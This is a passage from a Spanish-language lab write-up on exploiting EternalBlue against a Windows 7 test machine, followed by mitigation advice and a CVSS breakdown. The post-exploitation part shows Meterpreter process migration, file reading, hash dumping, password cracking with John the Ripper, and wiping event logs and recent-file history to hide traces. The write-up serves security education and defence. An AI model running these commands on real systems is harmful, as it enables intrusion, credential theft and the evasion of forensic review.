476   368   lsass.exe           x64   0         NT AUTHORITY\SYSTEM C:\Windows\system32\lsass.exe
488   368   lsm.exe             x64   0         NT AUTHORITY\SYSTEM C:\Windows\system32\lsm.exe
576   468   svchost.exe         x64   0         NT AUTHORITY\SYSTEM C:\Windows\system32\svchost.exe
652   468   svchost.exe         x64   0         NT AUTHORITY\Servicio de red C:\Windows\system32\svchost.exe
740   468   svchost.exe         x64   0         NT AUTHORITY\SERVICIO LOCAL C:\Windows\system32\svchost.exe
808   468   svchost.exe         x64   0         NT AUTHORITY\SYSTEM C:\Windows\system32\svchost.exe
836   468   svchost.exe         x64   0         NT AUTHORITY\SYSTEM C:\Windows\system32\svchost.exe
988   468   svchost.exe         x64   0         NT AUTHORITY\SERVICIO LOCAL C:\Windows\system32\svchost.exe
1012  468   spoolsv.exe         x64   0         NT AUTHORITY\SYSTEM C:\Windows\System32\spoolsv.exe
1864  468   svchost.exe         x64   0         NT AUTHORITY\SERVICIO LOCAL C:\Windows\system32\svchost.exe
1392  468   svchost.exe         x64   0         NT AUTHORITY\SERVICIO LOCAL C:\Windows\system32\svchost.exe
1448  468   SearchIndexer.exe   x64   0         NT AUTHORITY\SYSTEM C:\Windows\system32\SearchIndexer.exe
1452  468   taskhost.exe        x64   1         WIN-7-ENTERPRISE\vbouser C:\Windows\system32\taskhost.exe
1516  576   slui.exe            x64   1         WIN-7-ENTERPRISE\vbouser C:\Windows\system32\slui.exe
1576  808   dwm.exe             x64   1         WIN-7-ENTERPRISE\vbouser C:\Windows\system32\Dwm.exe
1584  1552  explorer.exe        x64   1         WIN-7-ENTERPRISE\vbouser C:\Windows\Explorer.EXE
1700  468   svchost.exe         x64   0         NT AUTHORITY\SYSTEM C:\Windows\system32\svchost.exe
1772  468   sppsvc.exe          x64   0         NT AUTHORITY\Servicio de red C:\Windows\system32\sppsvc.exe
```

Una de las mejores formas de mantener persistencia en la etapa de post-explotación es migrar a un proceso. Cuando listamos procesos con el comando `ps`, podemos encontrar un identificador del proceso. Con el comando `migrate <numero-del-proceso>` migraremos hacia el proceso del *Explorador de archivos*.

```
meterpreter > migrate 1584
[*] Migrating from 1012 to 1584...
[*] Migration completed successfully.
meterpreter > █
```


Ahora estamos en condiciones de mantener un poco más de persistencia en el sistema.

Realicemos algunos hallazgos en el sistema comprometido para explorarlo un poco más.

En mi caso, saqué una screenshot (captura de pantalla) con el comando `screenshot`. La misma se guarda en el directorio de Kali Linux.

```
meterpreter > screenshot
Screenshot saved to: /home/kali/uTDjBPaz.jpeg
meterpreter > █
```

Podemos visualizar la siguiente imagen en el directorio establecido.



Podemos establecer una Shell para interactuar en el mismo sistema bajo control. Con el comando `shell`, creamos un canal de interacción.

```
meterpreter > shell
Process 1456 created.
Channel 2 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. Reservados todos los derechos.

C:\>
```

Ahora, naveguemos hasta las rutas de escritorio, donde suelen aparecer directorios y archivos que pueden ser importantes:

```
C:\>cd Users
cd Users

C:\Users>cd All Users
cd All Users

C:\Users\All Users>cd Desktop
cd Desktop

C:\Users\All Users\Desktop>
```

Podemos ver qué se encuentra en este directorio con un simple `dir`. Así también, la Shell nos puede permitir ejecutar comandos en el sistema.

Volvamos a meterpreter. En este caso, lo que hice anteriormente como Shell de Windows, lo haré desde el mismo payload de meterpreter y me dirigiré al Escritorio. Aclararé que el nombre “vboxuser” se asignó cuando cree la máquina virtual de prueba.

```
meterpreter > cd Users
meterpreter > cd vboxuser\
meterpreter > cd Desktop
meterpreter > ls
Listing: C:\Users\vboxuser\Desktop
```

Mode	Size	Type	Last modified	Name
040777/rwxrwxrwx	0	dir	2024-07-13 12:51:59 -0400	Clientes
040777/rwxrwxrwx	0	dir	2024-07-13 12:54:49 -0400	Proveedores
100666/rw-rw-rw-	282	fil	2024-06-22 17:11:46 -0400	desktop.ini

```
meterpreter >
```

Como vemos, hay dos directorios: *Clientes* y *Proveedores*.

Ingresaremos a ambos y veremos qué contienen.

Primero: ingresaré a la carpeta *Clientes* y leeré los archivos dentro, que son de texto preparados para esta prueba.

```
meterpreter > cd Clientes
meterpreter > cat clientes-julio.txt
```

Razon Social	Fecha de Inicio	Categoria	ID	Domicilio
ELECTROLITO	27/04/2003	S.R.L	01	Alfonsin 544
EL MR. COBRE	08/02/2001	S.A	02	Sr. Monzon 322
METALICOS	09/09/1993	S.A	03	El Salvador 762
ELECTRICIDAD MAGNIN	08/06/1982	S.R.L	04	Alfonsin 612
SURVIALYS	25/09/1998	S.R.L	05	Lutherking 8222
ELECTRONES	20/01/1979	S.A	06	Urquiza 812

Hemos visto los clientes de julio de la empresa Nucleón S.R.L. Podemos ver, ahora, los de junio con el mismo comando `cat`.

```
meterpreter > cat clientes-junio.txt
```

Razon Social	Fecha de Inicio	Categoria	ID	Domicilio
ELECTROLITO	27/04/2003	S.R.L	01	Alfonsin 544
EL MR. COBRE	08/02/2001	S.A	02	Sr. Monzon 322
METALICOS	09/09/1993	S.A	03	El Salvador 762
ELECTRICIDAD MAGNIN	08/06/1982	S.R.L	04	Alfonsin 612
MALASYAS	21/11/1985	S.A	05	Conscripto Bernardi 125
ELECTRONES	20/01/1979	S.A	06	Urquiza 812

Ahora, procedamos a abrir y leer las carpetas de los proveedores, tal cual lo hicimos con los clientes.

```
meterpreter > cd Proveedores\\
meterpreter > cat proveedores-julio.txt
```

Razon Social	Fecha de Inicio	Categoria	ID	Domicilio
CHEVIONIX	21/02/2010	S.A	01	Sarmiento 599
SOCIEDAD DEL COBRE	08/08/1998	S.A	02	Los Pinos 1102
CONDUCOBRE	01/04/1987	S.R.L	03	Guatemala 1262
PLIOMETRICOS	25/11/1984	S.A	04	Calle 3, Parque Industrial

Estos son los proveedores de julio. A continuación, se mostrarán los proveedores de junio. Reiteramos que los métodos siguen siendo los mismos.

```
meterpreter > cat proveedores-junio.txt
```

Razon Social	Fecha de Inicio	Categoria	ID	Domicilio
CHEVIONIX	21/02/2010	S.A	01	Sarmiento 599
SOCIEDAD DEL COBRE	08/08/1998	S.A	02	Los Pinos 1102
METALICA "EL TITO"	01/04/1987	S.R.L	03	Guatemala 1262
PLIOMETRICOS	25/11/1984	S.A	04	Calle 3, Parque Industrial

Estos datos, manipulados por un hacker, pueden ser riesgosos para la pérdida de confidencialidad de la empresa, como para su consecuente acción que puede dar a una pérdida considerable de reputación.

Descifrado de contraseñas

Una consideración a tener en cuenta a la hora de explotar un sistema, es descubrir contraseñas. El comando `hashdump` en Metasploit nos puede dar un aborde sobre el tema. Debemos aclarar que el usuario `vboxuser` que se muestra, es el que por defecto crea la máquina virtual, pero el resto fueron creados a efecto de representar un entorno.

El problema es que estas contraseñas, como vemos, están cifradas con algún algoritmo, lo que hará que precisemos una nueva herramienta, **John The Ripper**. Este es un potente descifrador de contraseñas que ya viene preinstalado en *Kali Linux*.

Primero, debemos crear un archivo `.txt` donde guardaremos nuestras contraseñas, en este caso, se llamará `hashes.txt`

```
(root@kali)-[/home/Audit]
# touch hashes.txt
```

Ahora, procedemos a ejecutar el comando `john --format=nt <nombre-del-archivo>` donde `<nombre-del-archivo>` es `hashes.txt`

```
(root@kali)-[/home/Audit]
# john --format=NT hashes.txt
Using default input encoding: UTF-8
Loaded 5 password hashes with no different salts (NT [MD4 128/128 SSE2 4x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
admin      (Administrador)
admin      (vboxuser)
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
12345      (Mauricio)
qwerty     (Horacio)
           (Invitado)
5g 0:00:00:01 DONE 2/3 (2024-07-15 18:05) 4.166g/s 2384p/s 2384c/s 7239C/s 123456..pepper
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed.
```

Tanto la contraseña del Administrador como `vboxuser` (el usuario que creamos al instalar la máquina virtual por defecto) son las mismas, porque el usuario `vboxuser` es Administrador. Las contraseñas son las siguientes:

Usuario	Contraseña
vboxuser	admin
Administrador	admin
Mauricio	12345
Horacio	qwerty

Eliminación de huellas

Eliminar huellas consiste en quitar de forma efectiva los registros en el sistema comprometido. Hay diversos comandos y técnicas para su consecución. Primero abriré una Shell en *meterpreter*.

```
meterpreter > shell
Process 1680 created.
Channel 1 created.
Microsoft Windows [Versión 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. Reservados todos los derechos.
```

Borramos los registros del sistema con `wevtutil cl System`.

```
C:\Windows\system32>wevtutil cl System
wevtutil cl System
```

Borramos los registros de seguridad con `wevtutil cl Security`.

```
C:\Windows\system32>wevtutil cl Security
wevtutil cl Security
```

Borramos los registros de aplicación con `wevtutil cl Application`.

```
C:\Windows\system32>wevtutil cl Application
wevtutil cl Application
```

A continuación, aplicaremos otras técnicas para borrar logs del sistema, es decir, otros registros que un analista forense cibernético podría investigar para determinar un posible ataque

```
C:\Windows\system32>del /q /s %TEMP%\*
del /q /s %TEMP%\*
Archivo eliminado: C:\Windows\TEMP\DMI52F8.tmp
Archivo eliminado: C:\Windows\TEMP\FXSAPIDebugLogFile.txt
Archivo eliminado: C:\Windows\TEMP\FXSTIFFDebugLogFile.txt
Archivo eliminado: C:\Windows\TEMP\hook.dll
Archivo eliminado: C:\Windows\TEMP\MpCmdRun.log
Archivo eliminado: C:\Windows\TEMP\TS_5F1A.tmp
Archivo eliminado: C:\Windows\TEMP\TS_64A9.tmp
Archivo eliminado: C:\Windows\TEMP\TS_66FB.tmp
Archivo eliminado: C:\Windows\TEMP\TS_6EBD.tmp
Archivo eliminado: C:\Windows\TEMP\TS_716D.tmp
Archivo eliminado: C:\Windows\TEMP\TS_73FE.tmp
Archivo eliminado: C:\Windows\TEMP\TS_7548.tmp
Archivo eliminado: C:\Windows\TEMP\TS_88D1.tmp
Archivo eliminado: C:\Windows\TEMP\TS_971A.tmp
```

```
C:\Windows\system32>del /q /s C:\Users\ vboxuser\AppData\Roaming\Microsoft\Windows\Recent\*
del /q /s C:\Users\ vboxuser\AppData\Roaming\Microsoft\Windows\Recent\*
Archivo eliminado: C:\Users\ vboxuser\AppData\Roaming\Microsoft\Windows\Recent\Archivo.lnk
Archivo eliminado: C:\Users\ vboxuser\AppData\Roaming\Microsoft\Windows\Recent\clientes-junio.lnk
Archivo eliminado: C:\Users\ vboxuser\AppData\Roaming\Microsoft\Windows\Recent\Clientes.lnk
Archivo eliminado: C:\Users\ vboxuser\AppData\Roaming\Microsoft\Windows\Recent\clients-july.lnk
Archivo eliminado: C:\Users\ vboxuser\AppData\Roaming\Microsoft\Windows\Recent\descarga.lnk
Archivo eliminado: C:\Users\ vboxuser\AppData\Roaming\Microsoft\Windows\Recent\proveedores-julio.lnk
Archivo eliminado: C:\Users\ vboxuser\AppData\Roaming\Microsoft\Windows\Recent\proveedores-junio.lnk
Archivo eliminado: C:\Users\ vboxuser\AppData\Roaming\Microsoft\Windows\Recent\Proveedores.lnk
Archivo eliminado: C:\Users\ vboxuser\AppData\Roaming\Microsoft\Windows\Recent\AutomaticDestinations\1b4dd67f29cb1962.automaticDestinations-ms
Archivo eliminado: C:\Users\ vboxuser\AppData\Roaming\Microsoft\Windows\Recent\AutomaticDestinations\469e4a7982cea4d4.automaticDestinations-ms
Archivo eliminado: C:\Users\ vboxuser\AppData\Roaming\Microsoft\Windows\Recent\AutomaticDestinations\7e4dca80246863e3.automaticDestinations-ms
Archivo eliminado: C:\Users\ vboxuser\AppData\Roaming\Microsoft\Windows\Recent\AutomaticDestinations\9b9cdc69c1c24e2b.automaticDestinations-ms
Archivo eliminado: C:\Users\ vboxuser\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\1b4dd67f29cb1962.customDestinations-ms
Archivo eliminado: C:\Users\ vboxuser\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\28c8b86deab549a1.customDestinations-ms
Archivo eliminado: C:\Users\ vboxuser\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\590aee7bdd69b59b.customDestinations-ms
Archivo eliminado: C:\Users\ vboxuser\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\5afe4de1b92fc382.customDestinations-ms
Archivo eliminado: C:\Users\ vboxuser\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\7e4dca80246863e3.customDestinations-ms
```

Finalmente, borraremos el historial de la Shell de Windows para no dejar evidencia de ejecución de comandos.

```
C:\Windows\system32>doskey /history
doskey /history
```

Recomendaciones

La vulnerabilidad EternalBlue es más peligrosa de lo que parece. Ésta envía paquetes maliciosos al puerto 445 de SMB para que explotar la vulnerabilidad. Las puertas traseras o backdoors son accesos que se pueden obtener sigilosamente a un sistema y permite un control de la máquina por parte del adversario, pudiendo acceder a archivos confidenciales, valiosos y de gran trascendencia, comprometiendo la confidencialidad, integridad y disponibilidad de la empresa o persona a quien se ataque.

Existen numerosas recomendaciones para mitigar esta vulnerabilidad, desde soluciones de fácil implementación, hasta otras de difíciles implementación y más costosas.

Plan de mitigación

Un plan de respuesta a vulnerabilidades consta en una serie de pasos con orden prelativo para trabajar en la corrección del defecto.

Recomendaciones basadas en software

En primer lugar, abordaré las soluciones que se pueden implementar basadas en software. Al referirnos a estas soluciones, nos referimos a procesos, programas, tareas y archivos que se pueden integrar en el sistema operativo actual para proporcionar herramientas intangibles que mejoren la seguridad y el funcionamiento del sistema.

Proporcionaré unos tópicos importantes para proteger el software del dispositivo:

1. Instale un antimalware: estos programas pueden estar basados en heurística, en comportamiento o en firmas. Opciones como Avast!, MalwareBytes, McAfee,

AVG, entre otras, son una excelente opción a considerar para que su dispositivo esté protegido contra ataques y tome soluciones.

2. Implemente firewall y reglas: un firewall, cortafuegos o pared de fuego, es una tecnología que impide conexiones entrantes y salientes de un dispositivo, red o aplicación conectado a Internet. En Windows, existe un firewall base integrado al sistema operativo y listo para usarse. Avast! también trae un firewall fácil de configurar y es parte de su plan gratuito
3. Parches y actualizaciones: Microsoft lanzó parches para corregir la vulnerabilidad MS17-010. El fundamento de un parche es corregir una falla, vulnerabilidad, error o defecto de un sistema o software. En lo posible, si su PC lo permite, cambie a un sistema operativo más moderno y robusto, como Windows 11. Opciones Open-Source como Ubuntu Linux son igualmente recomendables y muy sólidas.
4. Implemente técnicas de virtualización en la nube: la virtualización en la nube permite alojar en un servidor, ordenador u otro dispositivo, sistemas operativos para dividir las operaciones del sistema anfitrión. Es un sistema seguro que, además, reduce costos operativos y de mantenimiento.

Recomendaciones basadas en hardware

Las recomendaciones basadas en hardware se centran en soluciones que actúan sobre los componentes físicos de un sistema. Estas soluciones pueden incluir la actualización de equipos, la implementación de dispositivos de seguridad específicos y la optimización de la infraestructura existente para mejorar la resiliencia y protección contra amenazas cibernéticas.

1. Adquirir una nueva computadora: la adquisición de una nueva laptop u ordenador es una opción costosa, pero en caso de tener controladores y hardware viejo que nos imposibilite actualizar nuestro sistema operativo o versiones de algún software, la mejor opción es una nueva computadora. Esto nos puede facilitar la inclusión en el dispositivo de un sistema como Windows 11, que es el último vigente de Microsoft.
2. Implementar instrumentos de seguridad físicos: un router con configuración sólida de intrusos o un firewall de hardware puede ayudarte a cortar conexiones entrantes maliciosas.
3. Dividir en subredes: implementar un switch (conmutador) es una opción muy sólida para asignar subredes para departamentos, equipos o personal específico. Esta opción puede ser implementada en caso de sospechas de un ataque interno.

Recomendaciones basadas en conducta humana

Las recomendaciones basadas en la conducta humana se centran en los factores psicológicos, sociales y culturales que influyen en cómo las personas interactúan con dispositivos, otros usuarios, archivos, documentos y redes en Internet. Las personas son el blanco más débil de una organización y son, en simultáneo, la primera línea de defensa.

Hay que considerar que todo ser humano es un universo distinto, pero a todos se pueden extender ciertas acciones que garantizarán un menor riesgo de ataque.

1. Capacitar a los empleados: forma a tus empleados con los blancos de ataque, las mejores técnicas de seguridad cibernética, protocolos seguros, el manejo de transferencia de archivos, conceptos básicos sobre ataques, fuentes de descargas piratas vs originales y confiables, entre otras cuestiones. También en un sistema Windows se puede enseñar la importancia de conocer herramientas como el Visor de Eventos, Powershell o símbolo del sistema, y comandos aplicados en este último mencionado.
2. Conciencia de seguridad: fomenta una concientización de los riesgos que puede enfrentar una empresa si es víctima de un ataque, y como se puede extender el riesgo a los empleados.
3. Confeccione un documento: establece un documento de corte administrativo, legal, técnico, procedimental que describa qué hacer en caso de un incidente: medidas de seguridad a tomar; prevenciones; aviso a autoridad o personal de la organización; medidas técnicas con dispositivos de TI; entre otros.

Conclusión

Se debe dar la seriedad a la hora de hablar de *EternalBlue*, vulnerabilidad conocida por su relevancia histórica (como en los ataques *WannaCry* y *NotPetya*). Recuerde que esta vulnerabilidad fue un blanco de ataques ransomware intensos por allá en 2017. El entorno de pruebas montado se ejecutó en una misma PC, pero se le intenta mostrar qué tan hackeable es un dispositivo con un sistema operativo desactualizado y sin soporte, como Windows 7, y sobre todo, sin una configuración sólida de ciberseguridad.

La vulnerabilidad *EternalBlue* es de **alto riesgo**, y siguiendo al NIST, su puntaje de CVSS (versión 3.x) se encuentra en **8.8**. El vector es CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H. Lo que se traduce en el siguiente esquema:

AV (Vector de Ataque)	N – Network. Esto significa que el ataque se produce a través de la red.
AC (Complejidad de ataque)	L – Low. Se traduce en que la complejidad para ejecutar el ataque es baja.
PR (Privilegios Requeridos)	L – Low. Significa que los privilegios para atacar a la víctima son bajos.

UI (Interacción del usuario)	N – None. La interacción del usuario es nula para que se explote la vulnerabilidad.
S (Alcance)	U – Unchanged. Está sin cambios, significa que no se afecta a otros dispositivos, solo afecta al dispositivo vulnerable.
C (Confidencialidad)	H – High. La confidencialidad está en un alto riesgo.
I (Integridad)	H – High. La integridad está en un alto riesgo.
A (Disponibilidad)	H – High. La disponibilidad está en un alto riesgo.

El tipo de amenaza es un adversario, es decir, un agente de amenaza. Se deben tomar las medidas recomendadas para tratarlo efectivamente. Actualice sus sistemas e integre parches de seguridad, capacite a empleados y desconfíe de otros dispositivos en la red local y en la red remota.

Recuerde que nunca es 100% inhackeable, por lo que siempre queda expuesto a algún riesgo, pero puede mitigar las vulnerabilidades y amenazas implementando medidas de acción físicas, en software y en conducta humana.

Bibliografía

Burdova, C. (2020, junio 18). ¿Qué es EternalBlue y por qué el exploit MS17-010 sigue siendo relevante? ¿Qué es EternalBlue y por qué el exploit MS17-010 sigue siendo relevante?; Avast. <https://www.avast.com/es-es/c-eternalblue>

Wikipedia contributors. (s/f-a). EternalBlue. Wikipedia, The Free Encyclopedia. <https://es.wikipedia.org/w/index.php?title=EternalBlue&oldid=161193567>

MS17-010: Security update for Windows SMB Server: March 14, 2017. (s/f). Microsoft.com. Recuperado el 26 de julio de 2024, de <https://support.microsoft.com/en-us/topic/ms17-010-security-update-for-windows-smb-server-march-14-2017-435c22fb-5f9b-f0b3-3c4b-b605f4e6a655>

Salazar, P. G. (2019). El libro blanco del HACKER. Ra-Ma Editorial.

Nvd - cve-2017-0144. (s/f). Nist.gov. Recuperado el 26 de julio de 2024, de <https://nvd.nist.gov/vuln/detail/CVE-2017-0144>

CVE website. (s/f). Cve.org. Recuperado el 26 de julio de 2024, de <https://www.cve.org/CVERecord?id=CVE-2017-0144>